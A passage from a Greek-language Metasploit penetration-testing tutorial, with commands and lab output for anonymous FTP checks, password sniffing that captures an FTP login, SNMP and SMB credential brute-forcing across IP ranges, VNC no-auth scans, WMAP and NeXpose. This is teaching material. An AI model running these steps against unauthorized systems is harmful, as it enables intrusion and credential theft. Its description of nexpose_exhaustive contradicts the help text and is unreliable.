Επίσης με παρόμοιο τρόπο μπορούμε να ελέγξουμε για αδυναμίες σε κακο-ρυθμισμένους FTP Servers και να αποκτήσουμε πρόσβαση σε ολόκληρο δίκτυο εφόσον η ανώνυμη πρόσβαση επιτρέπεται (anonymous access) όταν βλέπουμε τη θύρα 21 ανοικτή. Θα θέσουμε το THREADS σε τιμή 1, γιατί θα σαρώσουμε ένα μόνο υπολογιστή.

```
msf > services -p 21 -c name,proto

Services
========

host            name  proto
----            ----  -----
172.16.194.172  ftp   tcp

msf > use auxiliary/scanner/ftp/ftp_version

msf  auxiliary(ftp_version) > set RHOSTS 172.16.194.172
RHOSTS => 172.16.194.172

msf  auxiliary(anonymous) > show options
Module options (auxiliary/scanner/ftp/anonymous):

   Name      Current Setting      Required  Description
   ----      ---------------      --------  -----------
   FTPPASS   mozilla@example.com  no        The password for the
specified username
   FTPUSER   anonymous            no        The username to
authenticate as
   RHOSTS    172.16.194.172       yes       The target address range
or CIDR identifier
   RPORT     21                   yes       The target port
   THREADS   1                    yes       The number of concurrent
threads

msf  auxiliary(anonymous) > run

[*] 172.16.194.172:21 Anonymous READ (220 (vsFTPd 2.3.4))
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Έτσι σε πολύ λίγο χρόνο και με λίγη δουλειά μπορέσαμε να μαζέψουμε πολλές πληροφορίες για τους υπολογιστές του δικτύου. Αξίζει να σημειωθεί ότι υπάρχουν πάρα πολλοί σαρωτές στο Metasploit για όλες τις χρήσεις.

```
msf > use auxiliary/scanner/
Display all 237 possibilities? (y or n)
```

4.5. Password Sniffing – Έυρεση Κωδικών

Ένα παραδειγμα module για εύρεση κωδικών από το Metasploit είναι το «psnuffle» το οποίο προς το παρόν υποστηρίζει pop3, imap, ftp και HTTP GET.

```
msf > use auxiliary/sniffer/psnuffle
msf auxiliary(psnuffle) > show options

Module options:

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   FILTER                      no        The filter string for
capturing traffic
   INTERFACE                   no        The name of the interface
   PCAPFILE                    no        The name of the PCAP capture
file to process
   PROTOCOLS  all              yes       A comma-delimited list of
protocols to sniff or "all".
   SNAPLEN    65535            yes       The number of bytes to
capture
   TIMEOUT    1                yes       The number of seconds to
wait for new data
```

Έχει αρκετές επιλογές για παραμέτρους, αλλά τρέχοντας το χωρίς να θέσουμε καμί βλέπουμε ότι μπορούμε να αποκτήσουμε ένα login για FTP, κάτι που είναι πολύ καλό για παθητική συγκέντρωση πληροφοριών.

```
msf auxiliary(psnuffle) > run
[*] Auxiliary module execution completed
[*] Loaded protocol FTP from
/opt/metasploit/msf3/data/exploits/psnuffle/ftp.rb...
[*] Loaded protocol IMAP from
/opt/metasploit/msf3/data/exploits/psnuffle/imap.rb...
[*] Loaded protocol POP3 from
/opt/metasploit/msf3/data/exploits/psnuffle/pop3.rb...
[*] Loaded protocol URL from
/opt/metasploit/msf3/data/exploits/psnuffle/url.rb...
[*] Sniffing traffic.....
[*] Successful FTP Login: 192.168.1.100:21-192.168.1.5:48614 >>
dookie / dookie (220 3Com 3CDaemon FTP Server Version 2.0)
```

4.6. SNMP Sweeping – Εξερευνώντας το πρωτόκολλο SNMP

Το SNMP sweeping είναι πολύ καλό εργαλείο στο να βρεθούν πολλές πληροφορίες για ένα συγκεκριμένο σύστημα ή για να «πειραχτεί» μια απομακρυσμένη συσκευή. Εάν δηλαδή μπορεί ο tester να βρει μία συσκευή Cisco, μπορεί να κατεβάσει το αρχείο ρυθμίσεων, να το αλλάξει και να το ξαναανεβάσει. Επίσης τις περισσότερες φορές τα passwords έχουν χαμηλού επιπέδου κωδικοποίηση και μπορούν να βρεθούν σχετικά εύκολα.

Το Metasploit έχει ένα βοηθητικό module για SNMP sweeping. Πρωτίστως πρέπει να τονιστούν 2 πράγματα πριν την επίθεση. Οι συμβολοσειρές read only και read write είναι πολύ σημαντικές στο τι είδους πληροφορίες μπορούν να ανακτηθούν ή να αλλαχθούν. Επίσης, αν οι βασισμένες σε Windows συσκευές είναι ρυθμισμένες με SNMP, πολύ συχνά οι συμβολοσειρές αυτές παρέχουν πληροφορίες για επίπεδα patch, τρέχουσες υπηρεσίες, ώρα τελευταίας επανεκκίνησης, ονόματα χρηστών κλπ.

Όταν στέλνονται ερωτήματα μέσω του SNMP, υπάρχει το Management Information Base (MIB) API, όπου η διεπαφή αυτή επιτρέπει την αποστολή ερωτημάτων (query) και την ανάκτηση πληροφοριών από τις συσκευές. Το Metasploit έχει τη δική του λίστα με αυτά τα MIBs στη βάση δεδομένων του και τα χρησιμοποιεί για να ρωτάει την κάθε συσκευή για περισσότερες πληροφορίες ανάλογα με την επιτρεπόμενη πρόσβαση.

```
msf > search snmp

Matching Modules
================

   Name                                                Disclosure Date
Rank    Description
   ----                                                ---------------
----    -----------
   auxiliary/scanner/misc/oki_scanner
normal  OKI Printer Default Login Credential Scanner
   auxiliary/scanner/snmp/aix_version
normal  AIX SNMP Scanner Auxiliary Module
   auxiliary/scanner/snmp/cisco_config_tftp
normal  Cisco IOS SNMP Configuration Grabber (TFTP)
   auxiliary/scanner/snmp/cisco_upload_file
normal  Cisco IOS SNMP File Upload (TFTP)
   auxiliary/scanner/snmp/snmp_enum
normal  SNMP Enumeration Module
   auxiliary/scanner/snmp/snmp_enumshares
normal  SNMP Windows SMB Share Enumeration
```

```
   auxiliary/scanner/snmp/snmp_enumusers
normal  SNMP Windows Username Enumeration
   auxiliary/scanner/snmp/snmp_login
normal  SNMP Community Scanner
   auxiliary/scanner/snmp/snmp_set
normal  SNMP Set Module
   auxiliary/scanner/snmp/xerox_workcentre_enumusers
normal  Xerox WorkCentre User Enumeration (SNMP)
   exploit/windows/ftp/oracle9i_xdb_ftp_unlock        2003-08-18
great   Oracle 9i XDB FTP UNLOCK Overflow (win32)
   exploit/windows/http/hp_nnm_ovwebsnmpsrv_main      2010-06-16
great   HP OpenView Network Node Manager ovwebsnmpsrv.exe main Buffer
Overflow
   exploit/windows/http/hp_nnm_ovwebsnmpsrv_ovutil    2010-06-16
great   HP OpenView Network Node Manager ovwebsnmpsrv.exe ovutil
Buffer Overflow
   exploit/windows/http/hp_nnm_ovwebsnmpsrv_uro       2010-06-08
great   HP OpenView Network Node Manager ovwebsnmpsrv.exe
Unrecognized Option Buffer Overflow
   exploit/windows/http/hp_nnm_snmp                   2009-12-09
great   HP OpenView Network Node Manager Snmp.exe CGI Buffer Overflow
   exploit/windows/http/hp_nnm_snmpviewer_actapp      2010-05-11
great   HP OpenView Network Node Manager snmpviewer.exe Buffer
Overflow
   post/windows/gather/enum_snmp
normal  Windows Gather SNMP Settings Enumeration (Registry)

msf > use auxiliary/scanner/snmp/snmp_login
msf auxiliary(snmp_login) > show options

Module options (auxiliary/scanner/snmp/snmp_login):

   Name              Current Setting
Required  Description
   ----              ---------------
--------  -----------
   BATCHSIZE         256
yes       The number of hosts to probe in each set
   BLANK_PASSWORDS   true
no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5
yes       How fast to bruteforce, from 0 to 5
   CHOST
no        The local client address
   PASSWORD
no        The password to test
   PASS_FILE
/opt/metasploit3/msf3/data/wordlists/snmp_default_pass.txt  no
File containing communities, one per line
   RHOSTS
yes       The target address range or CIDR identifier
   RPORT             161
yes       The target port
   STOP_ON_SUCCESS   false
yes       Stop guessing when a credential works for a host
   THREADS           1
yes       The number of concurrent threads
   USER_AS_PASS      true
no        Try the username as the password for all users
   VERBOSE           true
yes       Whether to print output for all attempts
```

```
msf auxiliary(snmp_login) > set RHOSTS 192.168.0.0-192.168.5.255
rhosts => 192.168.0.0-192.168.5.255
msf auxiliary(snmp_login) > set THREADS 10
threads => 10
msf auxiliary(snmp_login) > run
[*] >> progress (192.168.0.0-192.168.0.255) 0/30208...
[*] >> progress (192.168.1.0-192.168.1.255) 0/30208...
[*] >> progress (192.168.2.0-192.168.2.255) 0/30208...
[*] >> progress (192.168.3.0-192.168.3.255) 0/30208...
[*] >> progress (192.168.4.0-192.168.4.255) 0/30208...
[*] >> progress (-) 0/0...
[*] 192.168.1.50 'public' 'APC Web/SNMP Management Card (MB:v3.8.6
PF:v3.5.5 PN:apc_hw02_aos_355.bin AF1:v3.5.5
AN1:apc_hw02_sumx_355.bin MN:AP9619 HR:A10 SN: NA0827001465
MD:07/01/2008) (Embedded PowerNet SNMP Agent SW v2.2 compatible)'
[*] Auxiliary module execution completed
```

Έτσι μάθαμε ότι μία συσκευή έχει συμβολοσειρά «public», το πιο πιθανό read only, και ότι είναι APC Web/SNMP όπως και τις εκδόσεις της.

Κεφάλαιο 5 Σάρωση Τρωτότητας

5.1. Εισαγωγή

Ένας σαρωτής τρωτότητας είναι ένα αυτοματοποιημένο πρόγραμμα που έχει σχεδιαστεί να ψάχνει για αδυναμίες σε ηλεκτρονικούς υπολογιστές, υπολογιστικά συστήματα, δίκτυα και εφαρμογές. Ελέγχει κάποιο σύστημα στέλνοντας δεδομένα σε αυτό μέσω δικτύου και αναλύοντας τις απαντήσεις που λαμβάνει, σε μία προσπάθεια να απαριθμήσει τα υπάρχοντα ευάλωττα σημεία στο στόχο, χρησιμοποιώντας τη βάση δεδομένων τρωτότητας του ως σημείο αναφοράς.

Διαφορετικά λειτουργικά συστήματα, αντιδρούν με διαφορετικούς τρόπους όταν λαμβάνουν συγκεκριμένα δεδομένα λόγω των διαφορετικών εφαρμογών δικτύωσης σε χρήση. Αυτές οι μοναδικές απαντήσεις λειτουργούν ως «δακτυλικό αποτύπωμα» (fingerprint), το οποίο ο σαρωτής χρησιμοποιεί για να προσδιορίσει την έκδοση του λειτουργικού συστήματος, ακόμη και σε ποιό βαθμό είναι ενημερωμένο. Ένας σαρωτής τρωτότητας μπορεί επίσης να χρησιμοποιήσει ένα δεδομένο σύνολο διαπιστευτηρίων χρήστη για να συνδεθεί στο απομακρυσμένο σύστημα και να απαριθμήσει το λογισμικό και τις υπηρεσίες για να προσδιορίσει αν έχουν ενημερωθεί (στην συγκεκριμένη περίπτωση, αν υπάρχει κάποιο patch που να διορθώνει προηγούμενα bugs). Με τα αποτελέσματα που λαμβάνει, παρουσιάζει μια έκθεση στην οποία περιγράφονται τυχόν τρωτά σημεία που εντοπίζονται στο σύστημα και μπορεί να είναι χρήσιμη τόσο στους διαχειριστές του δικτύου (network administrators) όσο και στους δοκιμαστές διείσδυσης (penetration testers).

Οι περισσότεροι σύγχρονοι Vulnerability Scanners κάνουν εκπληκτική δουλειά στην ελαχιστοποίηση των ψευδών θετικών και πολλοί οργανισμοί τους χρησιμοποιούν για να εντοπίσουν μη ενημερωμένα συστήματα, ή πιθανές νέες εκθέσεις που μπορεί να εκμεταλλευτούν οι εισβολείς. Φυσικά, αυτά τα tests είναι τόσο καλά όσο οι δημιουργοί τους, όπως με πολλές εξ ολοκλήρου αυτοματοποιημένες λύσεις και υπάρχουν περιπτώσεις όπου μπορεί να παραλειφθούν ή να παραποιηθούν ορισμένα ευάλωττα σημεία.

Οι vulnerability scanners δημιουργούν γενικά πολλή κίνηση σε ένα δίκτυο και ως εκ τούτου δεν χρησιμοποιούνται σε ένα penetration test όταν ένας απο τους στόχους είναι ο tester να περάσει απαρατήρητος. Αν όμως αυτό δεν είναι ζήτημα, τότε οι σαρωτές αυτοί μπορούν να βοηθήσουν τον tester να κερδίσει χρόνο και να μη χρειάζεται να αναλύσει τα τρωτά σημεία των συστημάτων με μη αυτοματοποιημένο τρόπο.Είτε λοιπόν χρησιμοποιούνται αυτοματοποιημένα προγράμματα για να κάνουν τη σάρωση, είτε ο tester το κάνει «χειροκίνητα», η διαδικασία της σάρωσης είναι σημαντική και εφόσον γίνει σωστά μπορεί να παρέχει μεγαλύτερη αξία στον ίδιο τον tester αλλά και στον πελάτη του.

Οι σαρωτές διαδραματίζουν πολύ σημαντικό ρόλο στις δοκιμές διείσδυσης, ειδικά στην περίπτωση των overt tests, η οποία επιτρέπει την χρήση πολλαπλών επιθέσεων χωρίς το άγχος της ανίχνευσης. Ο πλούτος της γνώσης που αποκτάται απο αυτούς, μπορεί να είναι ανεκτίμητος, αλλά αυτό δεν σημαίνει ότι πρέπει ο penetration tester να βασίζεται τυφλά πάνω τους. Αυτό που κάνει τα penetration tests ενδιαφέροντα είναι ότι δεν μπορούν να είναι πλήρως αυτοματοποιημένα και απαιτούν γνώσεις και δεξιότητες. Στις περισσότερες περιπτώσεις, ένας έμπειρος tester δεν βασίζεται τόσο σε ένα σαρωτή, όσο βασίζεται στις γνώσεις και στην εμπειρία του για να διαβάλλει ένα σύστημα.

5.2. SMB Login Check

Μία πολύ συνηθισμέννη περίπτωση είναι ο tester να έχει στη διάθεση του ένα έγκυρο σετ ονόματος χρήστη και του κωδικού του και να αναρωτιέται που αλλού μπορεί να τα χρησιμοποιήσει. Εδώ λοιπόν το SMB (Server /message Block) Login Check Scanner μπορεί να φανεί πολύ χρήσιμο, διότι θα συνδεθεί σε πολλούς υπολογιστές στο δίκτυο και θα προσδιορίσει εάν αυτό το σετ στοιχείων μπορεί να βρει στόχο.

Βέβαια αυτή η τακτική δεν κάνει για covert penetration testing διότι θα φανεί παντού σαν αποτυχημένη απόπειρα login, στα event logs κάθε υπολογιστή Windows.

```
msf > use auxiliary/scanner/smb/smb_login
msf auxiliary(smb_login) > show options

Module options (auxiliary/scanner/smb/smb_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   true             no        Try blank passwords
for all users
   BRUTEFORCE_SPEED  5                yes       How fast to
bruteforce, from 0 to 5
   PASS_FILE                          no        File containing
passwords, one per line
   PRESERVE_DOMAINS  true             no        Respect a username
that contains a domain name.
   RHOSTS                             yes       The target address
range or CIDR identifier
   RPORT             445              yes       Set the SMB service
port
   SMBDomain         WORKGROUP        no        SMB Domain
   SMBPass                            no        SMB Password
   SMBUser                            no        SMB Username
   STOP_ON_SUCCESS   false            yes       Stop guessing when a
credential works for a host
   THREADS           1                yes       The number of
concurrent threads
   USERPASS_FILE                      no        File containing users
and passwords separated by space, one pair per line
   USER_AS_PASS      true             no        Try the username as
the password for all users
   USER_FILE                          no        File containing
usernames, one per line
   VERBOSE           true             yes       Whether to print
output for all attempts

msf auxiliary(smb_login) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(smb_login) > set SMBUser victim
SMBUser => victim
```

```
msf auxiliary(smb_login) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(smb_login) > set THREADS 50
THREADS => 50
msf auxiliary(smb_login) > run

[*] 192.168.1.100 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.111 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.114 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.125 - FAILED 0xc000006d - STATUS_LOGON_FAILURE
[*] 192.168.1.116 - SUCCESSFUL LOGIN (Unix)
[*] Auxiliary module execution completed

msf auxiliary(smb_login) >
```

5.3. VNC Authentication

Το VNC (Virtual Network Computing) Authentication None Scanner θα ψάξει μια συγκεκριμένη ομάδα διευθύνσεων IP, ψάχνοντας για στόχους που τρέχουν VNC Server χωρίς κάποιο password. Κάτι τέτοιο είναι εξαιρετικά απίθανο, αλλά όπως έχει προαναφερθεί καλό είναι εξετάζονται όλα τα ενδεχόμενα. Για να χρησιμοποιηθεί αυτός ο σαρωτής, πρώτα επιλέγουμε το auxiliary module, μετά θέτουμε τις παραμέτρους και τέλος το τρέχουμε,.

```
msf auxiliary(vnc_none_auth) > use
auxiliary/scanner/vnc/vnc_none_auth
msf auxiliary(vnc_none_auth) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or
CIDR identifier
   RPORT    5900             yes       The target port
   THREADS  1                yes       The number of concurrent
threads

msf auxiliary(vnc_none_auth) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(vnc_none_auth) > set THREADS 50
THREADS => 50
msf auxiliary(vnc_none_auth) > run

[*] 192.168.1.121:5900, VNC server protocol version : RFB 003.008
[*] 192.168.1.121:5900, VNC server security types supported : None,
free access!
[*] Auxiliary module execution completed
```

5.4. WMAP Web Scanner

Ο σαρωτής τρωτότητας αυτός επιτρέπει να γίνεται σάρωση διαδικτυακών εφαρμογών μέσα από το πλαίσιο. Πρώτα δημιουργούμε μια βάση δεδομένων για την αποθήκευση των αποτελεσμάτων, φορτώνουμε το «wmap plugin» και πληκτρολογούμε «help» για να δούμε ποιές νέες εντολές είναι στη διάθεση μας.

```
msf > load wmap

.-.-.-..-.-.-..---..---.
| | | || | | || | || |-'
`-----'`-'-'-'`-^-'`-'
[WMAP 1.5.1] ===  et [  ] metasploit.com 2013
[*] Successfully loaded plugin: wmap

msf >  help

wmap Commands
=============

    Command       Description
    -------       -----------
    wmap_modules  Manage wmap modules
    wmap_nodes    Manage nodes
    wmap_run      Test targets
    wmap_sites    Manage sites
    wmap_targets  Manage targets
    wmap_vulns    Display web vulns
```

Πριν τη σάρωση, πρώτα πρέπει να προστεθεί ένας νέος στόχος URL με την παράμετρο «-a» στην εντολή «wmap_sites». Μετά τρέχοντας το «wmap_sites -l» τυπώνει τους διαθέσιμους στόχους και προσθέτουμε το url σαν στόχο,

```
msf > wmap_sites -h
[*]  Usage: wmap_targets [options]
        -h        Display this help text
        -a [url]  Add site (vhost,url)
        -l        List all available sites
        -s [id]   Display site structure (vhost,url|ids) (level)

msf > wmap_sites -a http://172.16.194.172
[*] Site created.
msf > wmap_sites -l
[*] Available sites
===============

     Id  Host            Vhost           Port  Proto  # Pages  #
Forms
```

```
     --  ----            -----           ----  -----  -------  ------
-
     0   172.16.194.172  172.16.194.172  80    http   0        0


msf > wmap_targets -h
[*] Usage: wmap_targets [options]
        -h              Display this help text
        -t [urls]       Define target sites
(vhost1,url[space]vhost2,url)
        -d [ids]        Define target sites (id1, id2, id3 ...)
        -c              Clean target sites list
        -l              List all target sites


msf > wmap_targets -t http://172.16.194.172/mutillidae/index.php
msf > wmap_targets -l
[*] Defined targets
===============

     Id  Vhost           Host            Port  SSL    Path
     --  -----           ----            ----  ---    ----
     0   172.16.194.172  172.16.194.172  80    false
       /mutillidae/index.php
```

Αμέσως μετά σαρώνουμε το στόχο.

```
msf > wmap_run -h
[*] Usage: wmap_run [options]
        -h                          Display this help text
        -t                          Show all enabled modules
        -m [regex]                  Launch only modules that name match
provided regex.
        -p [regex]                  Only test path defined by regex.
        -e [/path/to/profile]       Launch profile modules against all
matched targets.
                                    (No profile file runs all enabled
modules.)

msf > wmap_run -t

[*] Testing target:
[*]     Site: 192.168.1.100 (192.168.1.100)
[*]     Port: 80 SSL: false
[*] ============================================================
[*] Testing started. 2013-03-16 15:31:12 -0500
[*]
=[ SSL testing ]=
[*] ============================================================
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
[*] ============================================================
[*] Loaded auxiliary/admin/http/contentkeeper_fileaccess ...
[*] Loaded auxiliary/admin/http/tomcat_administration ...
[*] Loaded auxiliary/admin/http/tomcat_utf8_traversal ...
[*] Loaded auxiliary/admin/http/trendmicro_dlp_traversal ...
..snip...
```

```
msf >

msf > wmap_run -e
[*] Using ALL wmap enabled modules.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*]     Site: 172.16.194.172 (172.16.194.172)
[*]     Port: 80 SSL: false
============================================================
[*] Testing started. 2013-03-16 15:35:13 -0400
[*]
=[ SSL testing ]=
============================================================
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
============================================================
[*] Module auxiliary/scanner/http/http_version

[*] 172.16.194.172:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by
PHP/5.2.4-2ubuntu5.10 )
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/scanner/http/robots_txt


..snip...
..snip...
..snip...


[*] Module auxiliary/scanner/http/soap_xml
[*] Path: /
[*] Server 172.16.194.172:80 returned HTTP 404 for /.  Use a
different one.
[*] Module auxiliary/scanner/http/trace_axd
[*] Path: /
[*] Module auxiliary/scanner/http/verb_auth_bypass
[*]
=[ Unique Query testing ]=
============================================================
[*] Module auxiliary/scanner/http/blind_sql_query
[*] Module auxiliary/scanner/http/error_sql_injection
[*] Module auxiliary/scanner/http/http_traversal
[*] Module auxiliary/scanner/http/rails_mass_assignment
[*] Module exploit/multi/http/lcms_php_exec
[*]
=[ Query testing ]=
============================================================
[*]
=[ General testing ]=
============================================================
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
Launch completed in 212.01512002944946 seconds.
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
[*] Done.
```

Μόλις τελειώσει η εκτέλεση της σάρωσης, κοιτάμε τη βάση δεδομένων να δούμε αν βρήκε κάτι το αξιόλογο το WMAP.

```
msf > wmap_vulns -l
[*] + [172.16.194.172] (172.16.194.172): scraper /
[*]     scraper Scraper
[*]     GET Metasploitable2 - Linux
[*] + [172.16.194.172] (172.16.194.172): directory /dav/
[*]     directory Directory found.
[*]     GET Res code: 200
[*] + [172.16.194.172] (172.16.194.172): directory /cgi-bin/
[*]     directory Directory found.
[*]     GET Res code: 403

...snip...

msf >
```


Κοιτάζοντας το παραπάνω παρατηρούμε ότι έχει αναφερθεί σε ένα ευάλωττο σημείο και τρέχοντας την εντολή «vulns» θα μας δώσει λεπτομέρειες.

```
msf > vulns
[*] Time: 2013-03-16 15:59:49 UTC Vuln: host=172.16.2.207 port=80
proto=tcp name=auxiliary/scanner/http/options refs=CVE-2005-3398,CVE-
2005-3498,OSVDB-877,BID-11604,BID-9506,BID-9561

msf >
```

5.5. NeXpose

Το NeXpose είναι ένα λογισμικό εκτίμησης ευάλωττων σημείων και σάρωσης τρωτότητας, το οποίο το 2009 με την αγορά του Metasploit από την Rapid7 ενσωματώθηκε στο πλαίσιο, δίνοντας έτσι τη δυνατότητα στους testers να εκτελούν σαρώσεις με αυτό, απευθείας από την msfconsole, χρησιμοποιώντας το plugin «nexpose».

```
msf > load nexpose
```




```
[*] Nexpose integration has been activated
[*] Successfully loaded plugin: nexpose


msf > help

Nexpose Commands
================

    Command                   Description
    -------                   -----------
    nexpose_activity          Display any active scan jobs on the
Nexpose instance
    nexpose_command           Execute a console command on the
Nexpose instance
    nexpose_connect           Connect to a running Nexpose instance (
user:pass@host[:port] )
    nexpose_disconnect        Disconnect from an active Nexpose
instance
    nexpose_discover          Launch a scan but only perform host and
minimal service discovery
    nexpose_dos               Launch a scan that includes checks that
can crash services and devices (caution)
    nexpose_exhaustive        Launch a scan covering all TCP ports
and all authorized safe checks
    nexpose_report_templates  List all available report templates
    nexpose_save              Save credentials to a Nexpose instance
    nexpose_scan              Launch a Nexpose scan against a
specific IP range and import the results
    nexpose_site_devices      List all discovered devices within a
site
    nexpose_site_import       Import data from the specified site ID
    nexpose_sites             List all defined sites
```

```
    nexpose_sysinfo           Display detailed system information
about the Nexpose instance
```

Πριν τη σάρωση ενός στόχου, πρέπει να γίνει σύνδεση με το server που τρέχει το Nexpose, με την εντολή «nexpose_connect» και με το όνομα χρήστη, κωδικό, υπολογιστή και θύρα. Επίσης πρέπει να του δώσουμε το «ok» στο τέλος για να δηλώσουμε ότι οι συνδέσεις SSL δεν είναι έγκυρες.

```
msf > nexpose_connect -h
[*] Usage:
[*]         nexpose_connect username:password@host[:port]
[*]          -OR-
[*]         nexpose_connect username password host port

msf > nexpose_connect loneferret:something@127.0.0.1:3780 ok
[*] Connecting to Nexpose instance at 127.0.0.1:3780 with username
loneferret...


msf > nexpose_scan -h
Usage: nexpose_scan [options]

OPTIONS:

    -E <opt>  Exclude hosts in the specified range from the scan
    -I <opt>  Only scan systems with an address within the specified
range
    -P        Leave the scan data on the server when it completes
(this counts against the maximum licensed IPs)
    -c <opt>  Specify credentials to use against these targets
(format is type:user:pass
    -d        Scan hosts based on the contents of the existing
database
    -h        This help menu
    -n <opt>  The maximum number of IPs to scan at a time (default is
32)
    -s <opt>  The directory to store the raw XML files from the
Nexpose instance (optional)
    -t <opt>  The scan template to use (default:pentest-audit
options:full-audit,exhaustive-audit,discovery,aggressive-
discovery,dos-audit)
    -v        Display diagnostic information about the scanning
process
```

Έχοντας συνδεθεί με τον server, μπορούμε να εκτελέσουμε τη σάρωση.

```
msf > msf > nexpose_scan  -c ssh:msfadmin:msfadmin -t full-audit
172.16.194.172
```

```
[*] Scanning 1 addresses with template aggressive-discovery in sets
of 32
[*] Completed the scan of 1 addresses
msf >


msf > hosts

Hosts
=====

address         mac  name            os_name       os_flavor  os_sp
purpose  info  comments
-------         ---  ----            -------       ---------  -----
-------  ----  --------
172.16.194.172       METASPLOITABLE  Ubuntu Linux
device
```

Δίνοντας τις εντολές «services» και «vulns» μπορούμε να δούμε τις υπηρεσίες που τρέχουν στο στόχο και τα ευάλωττα σημεία που βρέθηκαν.

```
msf >services

Services
========

host            port   proto  name                state  info
----            ----   -----  ----                -----  ----
172.16.194.172  21     tcp    ftp                 open   vsFTPd
2.3.4
172.16.194.172  22     tcp    ssh                 open   OpenSSH
4.7p1
172.16.194.172  23     tcp    telnet              open
172.16.194.172  25     tcp    smtp                open   Postfix
172.16.194.172  53     tcp    dns-tcp             open   BIND 9.4.2
172.16.194.172  53     udp    dns                 open   BIND 9.4.2
172.16.194.172  80     tcp    http                open   Apache
2.2.8
172.16.194.172  111    udp    portmapper          open
172.16.194.172  111    tcp    portmapper          open
172.16.194.172  137    udp    cifs name service   open
172.16.194.172  139    tcp    cifs                open   Samba
3.0.20-Debian
172.16.194.172  445    tcp    cifs                open   Samba
3.0.20-Debian
172.16.194.172  512    tcp    remote execution    open
172.16.194.172  513    tcp    remote login        open
172.16.194.172  514    tcp    remote shell        open
172.16.194.172  1524   tcp    ingreslock (ingres) open
172.16.194.172  2049   tcp    nfs                 open
172.16.194.172  2049   udp    nfs                 open
172.16.194.172  3306   tcp    mysql               open   MySQL
5.0.51a
172.16.194.172  5432   tcp    postgres            open
172.16.194.172  5900   tcp    vnc                 open
172.16.194.172  6000   tcp    xwindows            open
```

```
172.16.194.172  8180   tcp    http                open   Tomcat
172.16.194.172  41407  udp    status              open
172.16.194.172  44841  tcp    mountd              open
172.16.194.172  47207  tcp    nfs lockd           open
172.16.194.172  48972  udp    nfs lockd           open
172.16.194.172  51255  tcp    status              open
172.16.194.172  58769  udp    mountd              open
```

```
msf > vulns
[*] Time: 2013-03-16 16:34:21 UTC Vuln: host=172.16.194.172
name=NEXPOSE-cifs-nt-0001 refs=CVE-1999-0519,URL-
http://www.hsc.fr/ressources/presentations/null_sessions/
[*] Time: 2013-03-16 16:34:21 UTC Vuln: host=172.16.194.172
name=NEXPOSE-generic-ip-source-routing-enabled refs=BID-646,CVE-1999-
0510,CVE-1999-0909,MSB-MS99-038,URL-
http://packetstormsecurity.nl/advisories/nai/nai.99-09-
20.windows_ip_source_routing
[*] Time: 2013-03-16 16:34:21 UTC Vuln: host=172.16.194.172
name=NEXPOSE-unix-hosts-equiv-allows-access refs=
[*] Time: 2013-03-16 16:34:21 UTC Vuln: host=172.16.194.172
name=NEXPOSE-cifs-share-world-writeable refs=CVE-1999-0520

...snip...

[*] Time: 2013-03-16 16:34:22 UTC Vuln: host=172.16.194.172
name=NEXPOSE-vnc-password-password refs=
[*] Time: 2013-03-16 16:34:22 UTC Vuln: host=172.16.194.172
name=NEXPOSE-apache-tomcat-default-password refs=BID-38084,CVE-2009-
3843,CVE-2010-0557
[*] Time: 2013-03-16 16:34:22 UTC Vuln: host=172.16.194.172
name=NEXPOSE-apache-tomcat-example-leaks refs=
[*] Time: 2013-03-16 16:34:22 UTC Vuln: host=172.16.194.172
name=NEXPOSE-apache-tomcat-default-install-page refs=
[*] Time: 2013-03-16 16:34:22 UTC Vuln: host=172.16.194.172
name=NEXPOSE-nfs-mountd-0002 refs=
```

Άλλοι τύποι σαρώσεων που μπορούν να γίνουν πάνω σε ένα στόχο ή στόχους είναι το «nexpose_dos» το οποίο ελέγχει για denial of service και μπορεί αρκετά εύκολα να «κρασάρει» το στόχο.

```
msf > nexpose_dos -h
Usage: nexpose_scan [options]

OPTIONS:

    -E <opt>  Exclude hosts in the specified range from the scan
    -I <opt>  Only scan systems with an address within the specified
range
    -P        Leave the scan data on the server when it completes
(this counts against the maximum licensed IPs)
    -c <opt>  Specify credentials to use against these targets
(format is type:user:pass
```

```
    -d        Scan hosts based on the contents of the existing
database
    -h        This help menu
    -n <opt>  The maximum number of IPs to scan at a time (default is
32)
    -s <opt>  The directory to store the raw XML files from the
Nexpose instance (optional)
    -t <opt>  The scan template to use (default:pentest-audit
options:full-audit,exhaustive-audit,discovery,aggressive-
discovery,dos-audit)
    -v        Display diagnostic information about the scanning
process
```

Και το «nexpose_exhaustive», το οποίο θα κλείσει όλες τις θύρες TCP και θα σταματήσει όλα τα εξουσιοδοτημένα safe checks.

```
msf > nexpose_exhaustive -h
Usage: nexpose_scan [options]

OPTIONS:

